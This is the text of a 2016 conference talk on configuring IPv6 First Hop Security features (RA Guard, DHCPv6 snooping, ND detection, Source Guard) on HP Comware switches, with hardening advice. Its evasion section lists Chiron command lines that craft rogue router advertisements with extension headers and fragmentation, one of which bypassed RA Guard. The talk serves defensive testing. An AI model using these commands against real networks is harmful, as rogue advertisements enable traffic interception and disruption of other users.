



IPv6 First Hop Security Features on HP Switches

Christopher Werny – cwerny@ernw.de
IPv6 Security Summit 2016



Hewlett Packard
Enterprise



Who am I



- Network geek, working as security researcher for
- Germany based ERNW GmbH
 - Independent
 - Deep technical knowledge
 - Structured (assessment) approach
 - Business reasonable recommendations
 - We understand corporate
- Blog: www.insinuator.net
- Twitter: [@bcp38](https://twitter.com/bcp38)



Shared IPv6 Dinner

- You're a guest of ERNW!



- 7:30 PM

- Restaurant "Hirschgasse"

- 50 min walk from PMA, but a scenic one
- Bus from PMA leaves at 6:30 PM
- You'll have to get back on your own, but we might be able to take/share cabs...



Agenda



- Introduction to First Hop Security
- Overview of supported FHS features on Comware 5 and 7 platforms
- Implementation and behavior of FHS features
- Evasion Techniques
- Implementation advice
- Conclusion



IPv6 First-Hop-Security

Introduction



First-Hop-Security



- Cisco established name for various security features for IPv6 in typical access-layer switches.
- Initially the rollout was divided into three distinct phases that introduced additional IPv6 security features to achieve parity with IPv4



RA Guard



- Implements *isolation* principle similar to other L2 protection mechanisms already deployed in v4 world.
- RFC 6105
- Works quite well against some flavors of problems.
 - E.g. accidental sending of RA by some entity (VM, home router et. al.)



RA Guard



- RA Guard is supported on Comware and 7 platforms
 - Beginning with release R3109P03
- On Comware 5 platforms, no “dedicated” RA Guard feature is available
 - But RA Guard like behavior can be implemented with the “nd detection” feature.



RA Guard differences



- The behavior of RA Guard on Comware 5 and 7 is different:
- In Comware 5 you enable “nd detection” globally and “trust” has to be enabled on a port basis as an exception from the normal behavior.
 - Details will follow later
- Where in Cisco space you enable the security feature on a port basis.



Phase II



- Introduced DHCPv6- and ND Snooping and ND detection
 - The equivalent to DHCP Snooping and Dynamic ARP Inspection in the IPv4 World
- Supported on both Comware 5 and 7 platforms

DHCPv6 Snooping



- Similar functionality to DHCP Snooping in the IPv4 world
 - But more sophisticated
- Blocks reply and advertisement messages that originates from “malicious” DHCP servers and relay agents
- Provides finer level of granularity than DHCP Snooping.
- Messages can be filtered based on the address of the DHCP server or relay agent, and/or by the prefixes and address range in the reply message.




ND Snooping



- Supported on both Comware 5 and 7 releases.
- You can globally specify whether ND Snooping shall work for only link-local, global or both address types.
- The basis for various IPv6 First Hop Security Features as ND Snooping gleans on ND packets and stores them in a table on the switch.



ND Detection



- ND Detection checks ND related packets for spoofed information
 - NS/NA/RA/RS
- Needs ND Snooping activated to work correctly.
- Can be used to prevent e.g. ND spoofing.

IPv6 Source Guard



- Supported on both Comware 5 and 7 releases.
- Prevents IPv6 address spoofing from a client connected to a given port.
- Binding can be either learned through DHCPv6 snooping or configured statically on the switch.



Overview of FHS Feature Support

	RA Guard	DHCPv6 Snooping	ND Snooping	IPv6 Source Guard
Comware 5	YES (nd detection)	YES	YES	YES
Comware 7	YES	YES	YES	YES



Implementation and Configuration of FHS Features








TROOPERS



ERNW
providing security.


Lab Setup



- HP 5800-24G Switch
 - Running 5.20.R1810P01
- Cisco 1921 Router
 - Running 15.4(3)M5
- Innocent Alice 
- Evil Joe 
 - Running latest Kali Linux with Chiron and THC-IPv6 installed



Lab Topology





Word of Advice before deploying \$IPv6_FEATURE



Before doing ANY IPv6 configuration on the device, you **MUST** make sure that IPv6 is globally enabled on the switch with the following command:

```
- [HP-5800]ipv6
```

- Otherwise the switch might not behave as expected in the context of IPv6.



ND Detection (RA Guard)



- As already mentioned, in Comware 5 the “RA Guard” equivalent is realized with “ND Detection” feature.
- ND detection must be enabled on a VLAN basis and the trusted ports (where the legitimate router is connected) must be exempted from the feature.



ND Detection Configuration Example



- The general configuration is pretty straight forward:

- 1.) Enable ND Detection on the desired VLAN:
 - `vlan 245 name vlan-245`
 - `ipv6 nd detection enable`

- 2.) Exempt the router port from ND Detection (“trust” mode)
 - `interface GigabitEthernet1/0/1`
 - `ipv6 nd detection trust`



RA Guard (Comware 7)



- With Comware 7 HP implemented a dedicated RA Guard feature that's behaves and configure similar to the Cisco implementation.
- The specific ports are assigned the “host” or “router” role in the context of RA Guard
 - Host role -> Discard all received RAs
 - Router role -> Permit all received RAs



RA Guard Configuration Example



Configuration of Router Role:

- interface GigabitEthernet1/0/1
- ipv6 nd raguard role router

Configuration of Host Role:

- interface GigabitEthernet1/0/2
- ipv6 nd raguard role host

- interface GigabitEthernet1/0/3
- ipv6 nd raguard role host



RA Guard Policies



- Besides the simple variant shown before, it is also possible to configure RA policies to specify the exact content of the RAs
 - Prefix, source address, flags etc.
- This policy has to be attached to the desired VLAN.



RA Guard Policy



- RA Guard Policy definition:
- `ipv6 nd rguard policy RA_POLICY`
- `if-match acl 2001`
- `if-match router-preference maximum high`
- `if-match autoconfig managed-address-flag on`
- `if-match prefix acl 2000`
- The `if-match` clause matches the source address of the sender
- The `if-match prefix` clause matches the prefix within an RA.
- Both parameters must be defined in separate ACLs



RA Guard Policy Configuration Example



- Attach the Policy to a VLAN
 - vlan 245
 - ipv6 nd raguard apply policy RA_POLICY

- RA Guard Policy Verification Commands:
- display ipv6 nd raguard policy
- Total number of policies: 1
- RA guard policy: RA_POLICY
- if-match ACL 2001
- if-match autoconfig other-flag on
- if-match hop-limit maximum 128
- if-match prefix ACL 2000
- applied to VLAN 245

ND Snooping



- Enable ND Snooping for global and/or link-local addresses and apply it to \$VLAN.

- `ipv6 nd snooping enable global`
- `ipv6 nd snooping enable link-local`
- `vlan 123`
 - `name vlan-123`
 - `ipv6 nd detection enable`



DHCPv6 Snooping



- As already discussed, DHCPv6 Snooping can be used on Comware 5/7 platforms to prevent rouge DHCPv6 servers.
- Enabling DHCPv6 snooping globally:
 - `ipv6 dhcp snooping enable`
- Exempt uplink port from dhcp snooping
 - `interface GigabitEthernet1/0/1`
 - `ipv6 dhcp snooping trust`



DHCPv6 Snooping Logging



- Beginning with Comware 7 release 710-R3109P09, HP implemented logging capabilities for DHCPv6 Snooping.
- Enable logging globally:
 - `ipv6 dhcp snooping log enable`

IPv6 Source Guard



- IPv6 Source Guard can be used to prevent IPv6 address spoofing.
- IPv6 Source Guard decides based on entries in the snooping /DHCPv6 snooping table or on static configured bindings whether a packet has a valid IPv6 source address.

IPv6 Source Guard



- Port based activation of IPv6 SG:
 - interface GigabitEthernet1/0/1
 - ipv6 verify source
- Creation of static binding:
 - ipv6 source binding ipv6-address <ipv6-address> mac-address <mac-address>



Evasion Techniques



Evasion

- Up until now, the supported FHS features work as desired to prevent the aforementioned attacks.
- You may know that the FHS features can be evaded by using extension header/fragmentation in the Cisco space.
- We will evaluate whether this is also true for the HP space.



Evading FHS features

- During the course of the assessment, it was possible to evade RA Guard (and all other FHS features) by using three extension headers on e.g. an RA packet.
- Fragmentation was not necessary.
- To do the evasion, Chiron was used with the following command:
 - `./chiron_local_link.py -ra -rand_ra -luE 0,3X60 eth0`



Mitigating Techniques

- HP introduced a new configuration option to drop packets with extension headers called “`ipv6 option drop enable`”
- The HP drops packets with the following EH:
 - Any packet which has more than two EH
 - Any packet which contains a HbH header
- With this option turned on, the EH based evasion did not work anymore
- So all good? We will see ;-)
 - Lets try some fragmentation based techniques and see how the switch behaves.



Results:

- #1 hop-by-hop (invalid option)
./chiron_local_link.py eth0 -ra -rand_ra -luE 0'(otype=1;odata=AAAAAAA)'
not working
- #2Type 10 Routing Header
./chiron_local_link.py eth0 -ra -rand_ra -luE 43"(type=10)"
not working
- #1 hop-by-hop, destination
./chiron_local_link.py eth0 -ra -rand_ra -luE 0,60
not working
- #1 hop-by-hop(router alert), destination
./chiron_local_link.py eth0 -ra -rand_ra -luE 0'(options=RouterAlert)',60
not working
- #1 hop-by-hop(Jumbo), destination
./chiron_local_link.py eth0 -ra -rand_ra -luE 0'(otype=194;odata="\x00\x00\x00\x10")',60
not working
- #1 hop-by-hop, routing
./chiron_local_link.py eth0 -ra -rand_ra -luE 0,43
not working
- #1 hop-by-hop, fake
./chiron_local_link.py eth0 -ra -rand_ra -luE 0,200
get through but the RA is not recognized
- #2 hop-by-hop, routing, destination
./chiron_local_link.py eth0 -ra -rand_ra -luE 0,43,60
not working
- #2 hop-by-hop, destination, routing
./chiron_local_link.py eth0 -ra -rand_ra -luE 0,60,43
not working
- #2 hoh, dest, rh, frag(atomic)
./chiron_local_link.py eth0 -ra -rand_ra -luE 0,43,60,44
not working
- #3 routing, destination
./chiron_local_link.py eth0 -ra -rand_ra -luE 43,60
not working
- #3 routing, fake
./chiron_local_link.py eth0 -ra -rand_ra -luE 43,200
not working
- #3 fake,routing
./chiron_local_link.py eth0 -ra -rand_ra -luE 200,43
get through but the RA is not recognized
- #3 routing, frag(atomic), destination
./chiron_local_link.py eth0 -ra -rand_ra -luE 43,44,60
not working
- #4 destination, routing
./chiron_local_link.py eth0 -ra -rand_ra -luE 60,43
not working



Results:

- #4 destination, fake
./chiron_local_link.py eth0 -ra -rand_ra -luE 60,200
get through but the RA is not recognized
- #4 dest, rh, dest
./chiron_local_link.py eth0 -ra -rand_ra -luE 60,43,60
not working
- #5 fragmentaion (with dest)
./chiron_local_link.py eth0 -ra -rand_ra -lFE 60 -l4_data
"AAAAAAAABBBBBBBB" -nf 2
not working
- #5 fragmentaion (with dest) (l4 header at 2nd fragment)
./chiron_local_link.py eth0 -ra -rand_ra -lFE 60 -nf 2 -lm 1,0 -ll 1,1 -lo
0,1 -lnh 60,60
not working
- ./chiron_local_link.py -ra -rand_ra -lFE 60 -nf 2 -lm 1,0 -ll 1,1 -lo 0,1 -
lnh 60,58 eth0
not working
- #5 fragmentation (with dest 264 bytes payload)
./chiron_local_link.py eth0 -ra -rand_ra -lFE 60 -seh 32 -nf 33
not working
- #6 hop, frag(dest.)
./chiron_local_link.py eth0 -ra -rand_ra -luE 0 -lFE 60 -nf 2
not working
- #6 routing, frag(dest.)
./chiron_local_link.py eth0 -ra -rand_ra -luE
43'(type=0;addresses=2002::1-2002::2;segleft=2)' -lFE 60 -nf 2
not working
- #8 hop, routing, frag(dest.)
./chiron_local_link.py eth0 -ra -rand_ra -luE 0,43 -lFE 60 -nf 2
not working



Implementation Advice

- While there may come more IPv6 FHS features in the future, currently we recommend to deploy the following features:
 - RA Guard (the “light” variant)
 - DHCPv6 Snooping
 - ND Detection (with Comware 5 products)
 - Enable `ipv6 option drop enable`
- Can be easily integrated into a configuration template to ensure a consistent deployment of those features.



Conclusion

- Overall good support of IPv6 FHS features on Comware 5/7 platforms.
- As it seems as of right now, it wasn't possible to circumvent the FHS features, but I haven't tested all variants of it.
- Implementation seems to be pretty "solid" on HP devices.



There's never enough time...

THANK YOU...



...for yours!



Questions & Discussion
